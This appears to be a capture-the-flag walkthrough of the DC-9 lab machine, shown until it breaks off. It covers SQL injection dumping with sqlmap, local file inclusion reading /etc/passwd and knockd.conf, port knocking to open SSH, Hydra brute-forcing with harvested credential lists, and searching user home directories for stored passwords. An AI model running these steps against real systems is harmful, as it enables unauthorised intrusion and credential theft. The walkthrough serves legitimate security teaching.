
```
$sqlmap -r maybe.txt --dbms=mysql -D Staff -T Users --dump
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting at 16:12:27

The password is "transorbital1". I used these credentials to login into the login page we tried earlier and this time the login is successful.



Even though the login was successful, there was nothing in the webpage. I tried everything, nikto, dirb, dotdotpwn and gobuster to find something useful. I got nothing. I was thinking maybe this was a ruse. But where else should I search.

After a long and arduous search, I found a local file inclusion vulnerability in the website. The file parameter is vulnerable to this vulnerability. I can see the /etc/passwd file.



This was it and I was struck again. I tried to view any other interesting files which may give me a way in.

I searched for all important files in the /etc folder which may reveal some information about the challenge. This has brought me to the "knockd.conf" file.

Example.com - Staff Details

Home Display All Records Search Manage Add Record Log Out

You are already logged in as admin.

File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn

Port knocking is a method of opening closed ports of a target machine on a firewall by sending a connection attempt on a set of prespecified closed ports. Once this correct sequence of connection attempts is received, the firewall rules of the target system are dynamically modified to allow the host which sent the connection attempts to connect over specific port(s).

Port knocking is actually used to prevent an attacker from scanning the system for open ports and vulnerable services.

As can be seen in the above image, knocking ports 7469, 8475 and 9842 will open the SSH port 22. So I installed the program knockd which can be used to knock ports.

```
[kalyan@parrot]~$ sudo apt install knockd
[sudo] password for kalyan:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  knockd
0 upgraded, 1 newly installed, 0 to remove and 2618 not upgraded.
Need to get 26.7 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Get:1 https://mirrors.ustc.edu.cn/parrot/stable/main i386 knockd i386 0.7-1+b1 [26.7 kB]
Fetched 26.7 kB in 6s (4,413 B/s)
Selecting previously unselected package knockd.
Reading database ... 80%
```

The ports can be knocked like this as shown in the image below. After knocking, scan with th

-e Nmap and we can see that port 22 is open.

```
[kalyan@parrot]~  
└─$ knock 192.168.32.133 7469 8475 9842  
[kalyan@parrot]~  
└─$ nmap -sV 192.168.32.133  
  
Starting Nmap 7.40 ( https://nmap.org ) at 2020-03-14 21:55 IST  
Nmap scan report for 192.168.32.133  
Host is up (0.0026s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I tried to login into the SSH with username "admin" and password "transorbital1" but failed. Then I decided to use the table which had a list of both usernames and passwords.

```
+-----+-----+-----+-----+-----+-----+  
+  
| id | username | lastname | reg_date | password | firstname |  
+-----+-----+-----+-----+-----+-----+  
+  
| 1 | marym | Moe | 2019-12-29 16:58:26 | 3kfs86sfd | Mary |  
| 2 | julied | Dooley | 2019-12-29 16:58:26 | 468sfdfsd2 | Julie |  
| 3 | fredf | Flintstone | 2019-12-29 16:58:26 | 4sfd87sfd1 | Fred |  
| 4 | barneyr | Rubble | 2019-12-29 16:58:26 | Rocks0ff | Barney |  
| 5 | tomc | Cat | 2019-12-29 16:58:26 | TC&TheBoyz | Tom |  
| 6 | jerrym | Mouse | 2019-12-29 16:58:26 | B8m#48sd | Jerry |  
| 7 | wilmaf | Flintstone | 2019-12-29 16:58:26 | Pebbles | Wilma |  
| 8 | bettyr | Rubble | 2019-12-29 16:58:26 | BamBam01 | Betty |  
| 9 | chandlerb | Bing | 2019-12-29 16:58:26 | UrAG0D! | Chandler |
```

I took all the usernames and made a wordlist named dcunames.txt. I also took all the passwords and made a wordlist named dcpass.txt. Then I used Hydra to try to crack the password.

```
└─$ #hydra -L dcunames.txt -P dcpass.txt 192.168.32.133 ssh  
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret  
service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-14 22:05:08  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 64 tasks, 289 login tries (l:17/p:17), ~0 tries per task  
[DATA] attacking service ssh on port 22  
[22][ssh] host: 192.168.32.133 login: joeyt password: Passw0rd  
[22][ssh] host: 192.168.32.133 login: janitor password: Ilovepeepee  
1 of 1 target successfully completed, 2 valid passwords found  
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-14 22:06:07
```


Hydra found two usernames : joeyt and janitor with their passwords. I first logged in as user "joeyt".

```
[kalyan@parrot]~$ ssh joeyt@192.168.32.133
The authenticity of host '192.168.32.133 (192.168.32.133)' can't be established.
ECDSA key fingerprint is SHA256:o2Ii/WX152zZCRLVrfXpNnX8mvNwYfOWhkMscAr+sMs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.32.133' (ECDSA) to the list of known hosts.
joeyt@192.168.32.133's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
joeyt@dc-9:~$
```

I tried the `sudo -l` command to see if there are any chances of privilege escalation.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
joeyt@dc-9:~$ id
uid=1010(joeyt) gid=1010(joeyt) groups=1010(joeyt)
joeyt@dc-9:~$ sudo -l
```

```
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
```

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for joeyt:
```

```
Sorry, try again.
```

```
[sudo] password for joeyt:
```

```
Sorry, try again.
```

```
[sudo] password for joeyt:
```

```
sudo: 3 incorrect password attempts
```

```
joeyt@dc-9:~$
```

```
joeyt@dc-9:~$ pwd
```

```
/home/joeyt
```

```
joeyt@dc-9:~$ ls
```

```
joeyt@dc-9:~$ cd ..
```

```
joeyt@dc-9:/home$ ls
```

```
barneyr  chandlerb  janitor    jerrym    julied    monicag   rachelg   scoots    wilmaf
bettyr   fredf      janitor2   joeyt     marym     phoebeb   rossg     tomc
```

```
inevt@dc-9:/home$
```

It prompted for sudo password. I tried the same user password which failed. I tried to find some files which may contain some information for us. I tried to navigate into all the other user's directories which also failed.


```
joeyt@dc-9:/home$ cdjanitor
-bash: cdjanitor: command not found
joeyt@dc-9:/home$ cd janitor
-bash: cd: janitor: Permission denied
joeyt@dc-9:/home$ cd janitor2
-bash: cd: janitor2: Permission denied
joeyt@dc-9:/home$ cd barneyr
-bash: cd: barneyr: Permission denied
joeyt@dc-9:/home$ cd bettyr
-bash: cd: bettyr: Permission denied
joeyt@dc-9:/home$ cd chandlerb
-bash: cd: chandlerb: Permission denied
joeyt@dc-9:/home$ cd marym
-bash: cd: marym: Permission denied
joeyt@dc-9:/home$ cd julied
-bash: cd: julied: Permission denied
joeyt@dc-9:/home$ cd monicag
-bash: cd: monicag: Permission denied
joeyt@dc-9:/home$ cd wilmaf
-bash: cd: wilmaf: Permission denied
joeyt@dc-9:/home$ █
```

Did this user hide any files?

```
joeyt@dc-9:~$ ls -al
total 12
drwx----- 3 joeyt joeyt 4096 Mar 15 03:03 .
drwxr-xr-x 19 root  root  4096 Dec 29 20:02 ..
lrwxrwxrwx  1 joeyt joeyt    9 Dec 29 21:48 .bash_history -> /dev/null
drwx----- 3 joeyt joeyt 4096 Mar 15 03:03 .gnupg
joeyt@dc-9:~$ file .gnupg
.gnupg: directory
joeyt@dc-9:~$ cd .gnupg
joeyt@dc-9:~/.gnupg$ ls
private-keys-v1.d
joeyt@dc-9:~/.gnupg$ █
```

The answer is NO. I logged in as user "janitor" and did a `sudo -l` there also.

```
[kalyan@parrot]~
└─$ ssh janitor@192.168.32.133
janitor@192.168.32.133's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in `/usr/share/doc/*/copyright`.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
janitor@dc-9:~$ id
uid=1016(janitor) gid=1016(janitor) groups=1016(janitor)
janitor@dc-9:~$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.


```
[sudo] password for janitor: █
```


But while searching for any hidden files, I found a file named ".secrets-for-putin".

```
janitor@dc-9:~$ pwd
/home/janitor
janitor@dc-9:~$ ls -l
total 0
janitor@dc-9:~$ ls -al
total 16
drwx----- 4 janitor janitor 4096 Mar 15 03:04 .
drwxr-xr-x 19 root root 4096 Dec 29 20:02 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 21:48 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4096 Mar 15 03:04 .gnupg
drwx----- 2 janitor janitor 4096 Dec 29 17:10 .secrets-for-putin
janitor@dc-9:~$
```

Actually it's a directory. Inside this directory, there is another file named "passwords-found-on-post-it-notes.txt". In this file, there are some words which may be passwords.

```
janitor@dc-9:~$ file .secrets-for-putin
.secrets-for-putin: directory
janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/secrets-for-putin$
```



I copied these passwords into the dcpass.txt and ran hydra again.

```
[root@parrot]~/home/kalyan
└─# hydra -L dcunames.txt -P dcpass.txt 192.168.32.133 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-14 22:17:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 391 login tries (l:17/p:23),
~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.32.133 login: fredf password: B4-Tru3-001
